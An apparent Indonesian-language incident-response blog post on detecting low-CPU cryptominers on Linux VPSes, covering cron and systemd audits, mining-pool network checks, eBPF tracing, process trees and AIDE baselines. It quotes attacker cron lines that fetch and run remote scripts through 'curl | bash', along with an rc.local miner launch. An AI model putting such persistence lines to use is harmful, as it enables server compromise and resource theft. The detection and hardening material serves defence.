Transparency note: Artikel ini berdasarkan investigasi nyata 6 VPS klien LarhTech antara Oktober 2024 sampai April 2026. Semua nama klien, IP, dan domain di-anonymized. Saya bukan researcher malware, 5 metode di bawah adalah field discovery, bukan teori akademik. Untuk threat intel mining campaign yang sedang aktif, follow @TheDFIRReport, Sysdig Threat Research, dan Wiz Cloud Security.
Dari Oktober 2024 sampai April 2026, saya investigate 6 VPS klien LarhTech yang kena cryptojacking. Provider beda-beda, Contabo Singapore, DigitalOcean Singapore, Vultr Tokyo, Hetzner Helsinki, Contabo Frankfurt, Linode Singapore. Workload beda-beda, ada WordPress e-commerce, ada Node.js app, ada Docker compose stack untuk SaaS internal.

Tidak satupun ke-detect via “CPU usage 100% di htop”. 4 dari 6 VPS itu CPU usage rata-rata di bawah 50% saat mining aktif. Cryptominer 2024-2026 sudah evolve: mereka throttle CPU di 30-50% supaya tidak mencurigakan, sleep saat user aktif (deteksi via /proc/loadavg), dan sembunyi di lokasi yang tidak diawasi (/dev/shm, /var/tmp, /snap/.../tmp/).
Pattern yang konsisten di 6 VPS itu jadi 5 metode deteksi di artikel ini. Median deteksi compromise: 7 hari setelah miner pertama jalan. Median cleanup time: 45 menit kalau Anda tahu apa yang dicari.
1. Kenapa “CPU 100%” Bukan Indicator Utama Cryptojacker Lagi
Saya tulis artikel sebelumnya tentang forensic CPU 100% pakai strace + lsof, di situ kasus klien marketplace topup ke-trigger via Uptime Kuma karena response time spike. Cryptominer-nya kdevtmpfsi, greedy version yang spike CPU ke 98%. Gampang ke-detect.
Tapi 4 dari 6 VPS di investigation set saya tidak punya spike CPU obvious. Pola yang berulang:
| VPS # | Trigger Discovery (BUKAN CPU 100%) | Miner Variant |
|---|---|---|
| 1 | Heroku-style dashboard timeout 5s+ | kinsing + kdevtmpfsi combo |
| 2 | Email klien, bandwidth alert $200/bulan | XMRig --max-cpu-usage 30 |
| 3 | Uptime monitor naik dari 50ms → 1100ms | Cronb.sh + 4 systemd timer hidden |
| 4 | Docker image pulled di-tamper saat audit security | Containerized miner di compose stack |
| 5 | rkhunter alert binary di /dev/shm |
XMRig + crypto-stealer combo |
| 6 | Hetzner abuse report email, outbound DDoS | XMRig + DDoS botnet pivot |
3 trigger yang lebih reliable daripada CPU usage: bandwidth abuse, persistence mechanism baru, file system anomaly di writable dir.
htop tetap wajib check sebagai sanity test, tapi bukan satu-satunya indicator. Threshold “CPU 50% sustained ≠ aman”, terutama kalau VPS Anda 8 vCPU dan workload normal pakai 2-3 vCPU. Sisa headroom dipakai miner di background.
2. Setup Tooling Baseline (10 Menit Sekali Setup)
Tooling ini saya install di setiap VPS yang saya manage, regardless apakah ada indikator compromise atau tidak. 10 menit sekali setup, lifetime utility.
sudo apt update
sudo apt install -y bpftrace sysdig aide auditd audispd-plugins \
                    rkhunter chkrootkit clamav-daemon ufw fail2ban \
                    vnstat tcpdump net-tools
Init AIDE baseline (harus dijalankan saat server bersih, kalau Anda baru install dan belum ada compromise):
sudo aideinit
sudo cp /var/lib/aide/aide.db.new /var/lib/aide/aide.db
Configure auditd untuk track execve di lokasi writable umum cryptominer:
# /etc/audit/rules.d/cryptominer.rules
-w /tmp -p wxa -k tmp_exec
-w /dev/shm -p wxa -k devshm_exec
-w /var/tmp -p wxa -k vartmp_exec
-a always,exit -F arch=b64 -S execve -F dir=/tmp -k execve_tmp
-a always,exit -F arch=b64 -S execve -F dir=/dev/shm -k execve_devshm
Reload: sudo augenrules --load && sudo systemctl restart auditd.
Verify aktif:
sudo auditctl -l
# Harus list rule yang baru ditambahkan
💡 Pro tip #1: AIDE database wajib disimpan offline. Kalau attacker compromise dan replace database lokal, daily diff jadi useless. Periodik fetch ke S3/B2/NAS dengan retention 30 hari minimum. Sample cron:
0 3 * * 0 aws s3 cp /var/lib/aide/aide.db s3://my-bucket/aide-$(hostname)-$(date +\%Y\%m\%d).db.
3. Metode #1: Audit Persistence, Cron + Systemd Timer + Init Script
Persistence adalah first thing yang attacker setup setelah compromise. Tanpa persistence, miner mati saat reboot. Cek 8 lokasi persistence:
# 1. Crontab per user
for u in $(cut -f1 -d: /etc/passwd); do
    echo "=== $u ==="
    sudo crontab -l -u $u 2>/dev/null
done

# 2. Cron.d files
ls -la /etc/cron.d/
cat /etc/cron.d/*

# 3. Cron.{hourly,daily,weekly,monthly}
ls -la /etc/cron.{hourly,daily,weekly,monthly}/

# 4. Systemd timers
sudo systemctl list-timers --all

# 5. /etc/rc.local (legacy tapi masih sering dipakai attacker)
cat /etc/rc.local 2>/dev/null

# 6. Shell init files
sudo cat /root/.bashrc /root/.profile /root/.bash_profile
grep -r "curl\|wget\|bash -c" /etc/profile.d/

# 7. Systemd service custom
ls -la /etc/systemd/system/*.service
ls -la /usr/lib/systemd/system/ | grep -v -E "(^total|\.\.|^\.)"

# 8. SSH authorized_keys di semua user
for u in $(cut -f1 -d: /etc/passwd); do
    sudo cat /home/$u/.ssh/authorized_keys 2>/dev/null
done
sudo cat /root/.ssh/authorized_keys 2>/dev/null

Real finding di klien #1 (kinsing + kdevtmpfsi), 4 persistence mechanism:
/var/spool/cron/crontabs/www-data:
*/3 * * * * curl -fsSL http://1.x.y.z/cronb.sh | bash > /dev/null 2>&1

/etc/cron.d/0pwn-update:
*/5 * * * * root /usr/bin/curl -sf http://1.x.y.z/upd | bash

systemctl list-timers --all (output):
kinsing.timer            5min ago  active   Update kinsing daemon

/etc/rc.local:
#!/bin/bash
/dev/shm/.cache/kdevtmpfsi &
exit 0
Sample binary path attacker pakai: /dev/shm/.cache/, /var/tmp/.systemd-private/, /snap/.../tmp/. Mereka pilih path yang terlihat normal di ls tapi sebenarnya bukan path system standard.
💡 Pro tip #2: Buat baseline crontab + systemd timer di server bersih, simpan sebagai reference.
diffsetiap minggu, kalau ada entry baru yang Anda tidak ingat tambah, itu red flag. Skrip 5-line bash bisa otomasi ini.
4. Metode #2: Network Outbound, Mining Pool & C2 Connection
Cryptominer wajib outbound connection ke mining pool. Tanpa connection ke pool, miner tidak dapat hash → tidak dapat reward → useless. Itu kenapa network forensic adalah second-strongest indicator setelah persistence.
Quick scan port mining pool yang umum dipakai 2024-2025:
# Daftar port mining pool tersering
ss -tnp state established '( dport = :14444 or dport = :3333 or dport = :4444 or dport = :5555 or dport = :7777 or dport = :9999 )'

# Atau gunakan lsof untuk cross-reference dengan binary
sudo lsof -i -P -n | grep ESTABLISHED | grep -E ":(14444|3333|4444|5555|7777|9999)"

# Atau capture mining protocol stratum dengan tcpdump
sudo tcpdump -i any -A -s 0 'tcp port 14444 or tcp port 3333' | head -200

Real finding klien #3 (Vultr Tokyo), sustained outbound 50 KB/s ke port 14444:
$ sudo ss -tnp state established '( dport = :14444 )'
State    Recv-Q  Send-Q    Local Address:Port    Peer Address:Port
ESTAB    0       0         10.0.0.5:38422         185.220.x.y:14444   users:(("xm",pid=14217,fd=4))

$ sudo lsof -p 14217
COMMAND   PID  USER  FD  TYPE  DEVICE  SIZE/OFF  NODE  NAME
xm        14217  www-data  cwd  DIR  ...  4096  ...   /dev/shm/.cache
xm        14217  www-data  txt  REG  ...  4194304  ... /dev/shm/.cache/xm
xm        14217  www-data  4u   IPv4 ...  TCP    10.0.0.5:38422->185.220.x.y:14444 (ESTABLISHED)

$ curl -s https://ipinfo.io/185.220.x.y | jq
{
  "ip": "185.220.x.y",
  "country": "BY",
  "region": "Minsk",
  "org": "AS43271 some-bulletproof-host"
}
Traffic sustained 50 KB/s = ~130 GB/bulan outbound. Itu yang trigger billing alert klien karena VPS plan bandwidth-nya capped 1 TB/bulan.
Setup ufw rule preventive, block outbound ke port mining pool kecuali jelas dibutuhkan:
sudo ufw default allow outgoing
sudo ufw deny out 3333
sudo ufw deny out 4444
sudo ufw deny out 5555
sudo ufw deny out 7777
sudo ufw deny out 9999
sudo ufw deny out 14444
sudo ufw reload
⚠️ Catatan #1: Miner generasi terbaru mulai pakai stratum-over-TLS port 443 (susah dibedakan dari HTTPS traffic biasa). Solution: pakai DNS resolver unbound dengan blocklist domain mining pool (list di GitHub: cari “cryptojacker-domain-list” / “miningpoolstats-blocklist”). Block di DNS level, miner gagal resolve walaupun port 443 open.
5. Metode #3: eBPF Tracing, Catch Short-Lived Process Spawn
Problem yang di-solve eBPF: cryptominer modern spawn child process via fork() lalu exec binary baru tiap 30-60 detik (anti-detection). ps/htop snapshot 5 detik miss yang spawn antar snapshot.
eBPF jalan di kernel space, catch setiap syscall execve real-time. Overhead <1% CPU, aman dipakai production.
One-liner bpftrace untuk catch semua execve event:
sudo bpftrace -e 'tracepoint:syscalls:sys_enter_execve {
    printf("%-8d %-16s -> %s\n", pid, comm, str(args->filename));
}'
Run di terminal background 1-2 menit, lalu grep untuk anomaly:
sudo bpftrace -e '...' > /tmp/execve.log &
sleep 120
grep -E "(www-data|nginx|php-fpm|apache).*->.*/dev/shm/|/tmp/|/var/tmp/" /tmp/execve.log
Sysdig pendekatan lain (lebih powerful untuk filtering):
sudo sysdig "evt.type=execve and proc.pname in (www-data, nginx, apache) and (proc.exe contains /tmp/ or proc.exe contains /dev/shm/)"
Falco untuk rule-based daemon (kalau Anda mau alert ke Slack/Telegram saat kejadian):
# /etc/falco/falco_rules.local.yaml
- rule: Web Server Spawn From Writable Dir
  desc: Webserver process spawn binary from writable temp dir
  condition: spawned_process and proc.exe startswith "/tmp/" or proc.exe startswith "/dev/shm/"
  output: "Suspicious spawn: user=%user.name proc=%proc.cmdline parent=%proc.pname"
  priority: WARNING

Real finding klien #2 (DigitalOcean Singapore), bpftrace catch:
14223    www-data         -> /dev/shm/.cache/xm
14267    www-data         -> /dev/shm/.cache/xm
14312    www-data         -> /dev/shm/.cache/xm
...
Setiap 47 detik PID baru. ps faux snapshot tiap 10 detik miss yang spawn di antaranya (process exit dalam 2-3 detik setelah relink ke parent).
💡 Pro tip #3: bpftrace one-liner aman dipakai sebagai monitoring background dengan systemd unit. Log rotate harian. Pattern grep untuk anomaly (parent web server spawn binary di writable dir) bisa di-cron 4x sehari → kirim ringkasan ke Telegram/email.
6. Metode #4: Process Tree Anomaly, Parent PID + ProcFS
Pattern anomali: process Linux normal punya parent yang reasonable. Web server PHP-FPM child seharusnya bukan bash, curl, atau wget. Database mysqld child seharusnya hanya thread mysqld, bukan python.
Quick visualization:
ps faux | less
pstree -p
Filter untuk anomaly indikator:
# Cek semua process exec dari path writable
for pid in $(ls /proc | grep -E '^[0-9]+$'); do
    exe=$(sudo readlink /proc/$pid/exe 2>/dev/null)
    case "$exe" in
        /tmp/*|/dev/shm/*|/var/tmp/*|/root/.config/*|/snap/*/tmp/*)
            ppid=$(awk '/^PPid:/ {print $2}' /proc/$pid/status 2>/dev/null)
            pcomm=$(cat /proc/$ppid/comm 2>/dev/null)
            cmdline=$(tr -d '\0' < /proc/$pid/cmdline | head -c 100)
            echo "PID=$pid PPID=$ppid PCOMM=$pcomm EXE=$exe CMDLINE=$cmdline"
            ;;
    esac
done
Indikator anomaly umum:
- Parent
www-data(Nginx/Apache) → child bash,sh, curl, wget= web shell trigger - Parent mysqld → child
python3, perl, node= suspicious - Parent systemd → child di
/dev/shm/atau/tmp/ = miner persistence - Binary path resolves ke writable directory = nearly always suspicious
Real finding klien #5 (Contabo Frankfurt), mysqld punya child python3:
$ pstree -p $(pgrep -o mysqld)
mysqld(1247)─┬─{mysqld}(1248)
             ├─{mysqld}(1249)
             ├─...50+ thread mysqld...
             └─python3(28384)─┬─{python3}(28385)
                              └─wget(28412)

$ sudo readlink /proc/28384/exe
/root/.config/cache/cryptostealer.py.bin

$ sudo tr -d '\0' < /proc/28384/cmdline | head -c 200
python3 /root/.config/cache/cryptostealer.py --wallet 4xxxxx --pool stratum+tcp://...
mysqld tidak punya python child natively. Itu indikator paling jelas. Setelah trace lanjut, ketahuan vektor compromise = MySQL UDF (User-Defined Function) yang attacker injec via SQL UDF exploit lewat MySQL root password lemah.
⚠️ Catatan #2: Buat script bash
audit-procs.shyang flag process dengan exe di /tmp /dev/shm /var/tmp /root/.config, run via cron tiap 15 menit, output ke /var/log/audit-procs.log + alert email kalau ada hit. 30 baris bash, lifetime monitoring.
7. Metode #5: File Integrity Baseline, AIDE / Tripwire Diff
Konsep: capture state filesystem saat known-good, lalu diff berkala untuk catch perubahan. AIDE adalah default Ubuntu/Debian, Tripwire alternatif commercial dengan free tier.
Setup AIDE config, watch direktori kritikal dengan policy berbeda:
# /etc/aide/aide.conf — sample relevant rules
# Binary dirs — full check (size, mtime, hash)
/bin           Binlib
/sbin          Binlib
/usr/bin       Binlib
/usr/sbin      Binlib
/usr/local/bin Binlib
/usr/local/sbin Binlib

# Config dirs — content check
/etc           ConfFiles

# Writable temp dirs — content + permission, NO mtime (tmp wajar berubah)
/tmp           Writable
/var/tmp       Writable
/dev/shm       Writable

# Log files — exclude (always changing)
!/var/log
!/var/cache
!/var/lib/aide
Init baseline:
sudo aideinit -y -f
sudo mv /var/lib/aide/aide.db.new /var/lib/aide/aide.db
Setup daily cron untuk diff (Ubuntu 24.04 default /etc/cron.daily/aide):
#!/bin/bash
# /etc/cron.daily/aide-check
OUTPUT=$(/usr/sbin/aide --check 2>&1)
if echo "$OUTPUT" | grep -q "AIDE found differences"; then
    echo "$OUTPUT" | mail -s "AIDE diff alert - $(hostname)" [email protected]
fi

Real finding klien #4 (Hetzner Helsinki), AIDE diff output 24 jam setelah baseline:
$ sudo aide --check

Summary:
  Total number of entries:       182417
  Added entries:                 23
  Removed entries:               0
  Changed entries:               7

---------------------------------------------------
Added entries:
---------------------------------------------------
f++++++++++++++++: /dev/shm/.cache/xm
f++++++++++++++++: /dev/shm/.cache/config.json
f++++++++++++++++: /dev/shm/.cache/pools.json
... (20 more files di /dev/shm/.cache/)

---------------------------------------------------
Changed entries:
---------------------------------------------------
f   <c .  ... mc.: /usr/local/bin/ls
f   <c .  ... mc.: /usr/local/bin/ps
f   <c .  ... mc.: /usr/local/bin/netstat
f   <c .  ... mc.: /usr/local/bin/ss
f   <c .  ... mc.: /usr/local/bin/lsof
... (2 more binary di /usr/local/bin/)
23 file baru di /dev/shm/.cache/ = miner artifacts. 7 file modified di /usr/local/bin/ = trojan replacement untuk ls, ps, netstat, ss, lsof. Itu trojan rootkit ringan, saat user run ps, output di-filter untuk hide PID miner. Saat user run netstat, koneksi ke mining pool di-hide.
